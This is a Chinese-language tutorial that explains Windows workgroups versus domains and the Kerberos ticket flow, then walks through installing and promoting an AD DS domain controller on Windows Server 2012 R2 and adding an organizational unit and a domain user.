

Windows的域控服务

一、域控介绍

(1.1) 工作组和域

工作组和域都是windows的一种分组方式

工作组

windows默认引入的一种分组方式，通常情况下，安装了windows操作系统的终端设备（主机、服务器、一体机设备等）都会默认被分配到WORKGROUP这个工作组。

WORKGROUP是windows默认的工作组分类。做个比喻的话，就好比只要是人，都会被划分到“人类”这个分组里面一样：只要你安装了windows操作系统（无论那个版本）就会被划分到WORKGROUP这个工作组

域

与工作组的“松散会员制”有所不同，“域”是一个相对严格的组织。

“域”指的是服务器控制网络上的计算机能否加入的计算机组合。

做个比喻的话，域就好比是专门的一个小团体，比如“某某教会”、“某某组织”、“某某公司”，并且是否能加入团体，都需要指定的人进行审批

域通常使用 xx.cn 类似的域名格式来命名

工作组和域区别

工作组中的计算（机）节点都是对等的关系，相互独立

域中的计算（机）节点，存在上下级管理，上一级管理节点可以制定规则约束下一级的计算机节点

域控概念

域模型就是针对大型网络的管理需求而设计的，域控就是批量的去管理计算机账号和策略。而如果你的计算机加入域的话，各种策略是域控制器统一设定，用户名和密码也是放到域控制器去验证，也就是说你本地计算机上的账号、策略都是域控中的管理节点说了算。

域控应用场景

如果企业网络中计算机和用户数量较多时，要实现高效管理，就需要windows域。


公司的网络中的PC数目低于10台，则建议采对等网的工作模式（工作组），而如果超过10台，则建议采用域的管理模式，因为域可以提供一种集中式的管理，这相比于对等网的分散管理有非常多的好处

目前实际上，国内采用域控来管理PC的企业已经不多了，少部分的合资公司还在使用域控进行管理，因为现在已经通过云桌面代替域控进行账号、策略统一管理了。使用域控服务较多的还是国外企业

既然域控在国内企业的应用已经不大了，为什么我们还要学习域控？

- 1、大部分外企仍然在使用域控
- 2、在内网渗透中，域控是主要的目标，一些企业在面试时，也会问域控相关的问题（你熟悉域控吗？是否部署过？黄金票据是什么？白银票据是什么？）

域控架构



域控服务器：安装了AD DS域控服务的服务器

域控主机：加入了域的计算机

域控工作流程



基于 Kerberos 认证机制，其中：

- **AS-REQ (Authentication Service Request)**：域主机向域控服务器请求票据授予票据 (TGT)。

- **AS-REP (Authentication Service Response)**：域控服务器验证身份后，返回 票据授予票据 (TGT) 给域主机。
- **TGS-REQ (Ticket Granting Service Request)**：域主机使用 TGT 向域控服务器请求访问特定服务的服务票据 TGS。
- **TGS-REP (Ticket Granting Service Response)**：域控服务器返回 TGS，允许域主机访问目标服务。

二、域控服务器部署

(2.1) AD DS服务安装、配置

部署前的准备

操作系统： Windows2012 R2 数据中心GUI

网络配置：

- 1、IP需要为静态IP地址
- 2、DNS建议修改为127.0.0.1指向自己

在服务器管理器中添加角色和功能



下一步下一步下一步直到选择服务器角色

选择服务器角色

目标服务器
WIN2012D

开始之前
安装类型
服务器选择
服务器角色
功能
AD DS
确认
结果

选择要安装在所选服务器上的一个或多个角色。

角色

☐	Active Directory Federation Services
☐	Active Directory Rights Management Services
☐	Active Directory 轻型目录服务
☒	Active Directory 域服务
☐	Active Directory 证书服务
☐	DHCP 服务器
☐	DNS 服务器
☐	Hyper-V
☐	Web 服务器(IIS)
☐	Windows Server Essentials 体验
☐	Windows Server 更新服务
☐	Windows 部署服务
☐	传真服务器
☐	打印和文件服务
☐	批量激活服务

描述

Active Directory 域服务(AD DS)存储有关网络上的对象的信息，并向用户和网络管理员提供这些信息。AD DS 使用域控制器，向网络用户授予通过单个登录进程访问网络上任意位置的允许资源的权限。

< 上一步(B)

下一步(N) >

安装(I)

取消

然后继续下一步下一步，到安装确认界面

确认安装所选内容

目标服务器
WIN2012DC

开始之前
安装类型
服务器选择
服务器角色
功能
AD DS
确认
结果

若要在所选服务器上安装以下角色、角色服务或功能，请单击“安装”。

☐ 如果需要，自动重新启动目标服务器

可能会在此页面上显示可选功能(如管理工具)，因为已自动选择这些功能。如果不希望安装这些可选功能，请单击“上一步”以清除其复选框。

Active Directory 域服务
远程服务器管理工具
角色管理工具
AD DS 和 AD LDS 工具
Windows PowerShell 的 Active Directory 模块
AD DS 工具
Active Directory 管理中心
AD DS 管理单元和命令行工具
组策略管理

导出配置设置
指定备用源路径


< 上一步(B)

下一步(N) >


安装(I)

取消

等待服务安装完成后，选择将此服务器提升为域控服务器



在域控服务部署配置向导中先选择添加新林



在域控制器选项中，配置好系统还原时需要的密码（有强密码策略约束）

域控制器选项

目标服务器
WIN2012DC

部署配置

域控制器选项

DNS 选项

其他选项

路径

查看选项

先决条件检查

安装

结果

选择新林和根域的功能级别

林功能级别:

Windows Server 2012 R2

域功能级别:

Windows Server 2012 R2

指定域控制器功能

☒ 域名系统(DNS)服务器(O)

☒ 全局编录(GC)(G)

☐ 只读域控制器(RODC)(R)

键入目录服务还原模式(DSRM)密码

密码(P):

.....

确认密码(C):

.....

系统还原时需要的密码

[详细了解 域控制器选项](#)

< 上一步(B)

下一步(N) >

安装(I)

取消

DNS选项直接下一步跳过，配置完成后，AD DS会自动配置DNS服务

DNS 选项

目标服务器
WIN2012DC

部署配置

域控制器选项

DNS 选项

其他选项

路径

查看选项

先决条件检查

安装

结果

指定 DNS 委派选项

☐ 创建 DNS 委派(D)

无法创建该 DNS 服务器的委派，因为无法找到有权威的父区域或者它未运行 Windows DNS 服务器。如... [显示详细信息](#)

[详细了解 DNS 委派](#)

< 上一步(B)

下一步(N) >

安装(I)

取消

NetBIOS域名，等待系统自动识别即可，不用修改，直接下一步

Active Directory 域服务配置向导

其他选项

目标服务器
WIN2012DC

部署配置
域控制器选项
DNS 选项
其他选项
路径
查看选项
先决条件检查
安装
结果

确保为域分配了 NetBIOS 名称，并在必要时更改该名称

NetBIOS 域名: ZWXA

[详细了解 其他选项](#)

< 上一步(B) 下一步(N) > 安装(I) 取消

数据库、日志文件、SYSVOL 路径默认即可，直接下一步，SYSVOL 文件默认会开启网络共享

Active Directory 域服务配置向导

路径

目标服务器
WIN2012DC

部署配置
域控制器选项
DNS 选项
其他选项
路径
查看选项
先决条件检查
安装
结果

指定 AD DS 数据库、日志文件和 SYSVOL 的位置

数据库文件夹(D): C:\Windows\NTDS ...

日志文件文件夹(L): C:\Windows\NTDS ...

SYSVOL 文件夹(Y): C:\Windows\SYSVOL ...


[详细了解 Active Directory 路径](#)

< 上一步(B) 下一步(N) > 安装(I) 取消


接下来，会显示当前的部署配置信息，直接下一步即可




配置没有问题，会提示 所有先决条件检查都成功通过。请单击“安装”开始安装，点击安装即可



等待安装完毕，系统会自动重启




重启后服务器完成AD DS的安装、配置部署，称为域服务器，此时可以使用之前本地的administrator账号密码登录（账号升级成域管理员账号）




(2.2) 添加域用户

域控服务器使用administrator登录后，在服务器管理器--->AD DS选择主机信息--->右键Active Directory 用户和计算机



在域中新建一个组织单位



新建对象 - 组织单位

 创建于: zwxa.cn/

名称(A):


财务部

☒ 防止容器被意外删除(P)



确定 取消 帮助

在新建的组织单位中，新建用户





创建于: zwxn.cn/财务部

姓(L): 张

名(F): 三 英文缩写(I):

姓名(A): 张三

用户登录名(U):

zhangsan @zwxn.cn

用户登录名(Windows 2000 以前版本)(W):

ZWXA\ zhangsan

< 上一步(B)

下一步(N) >

取消

新建对象 - 用户

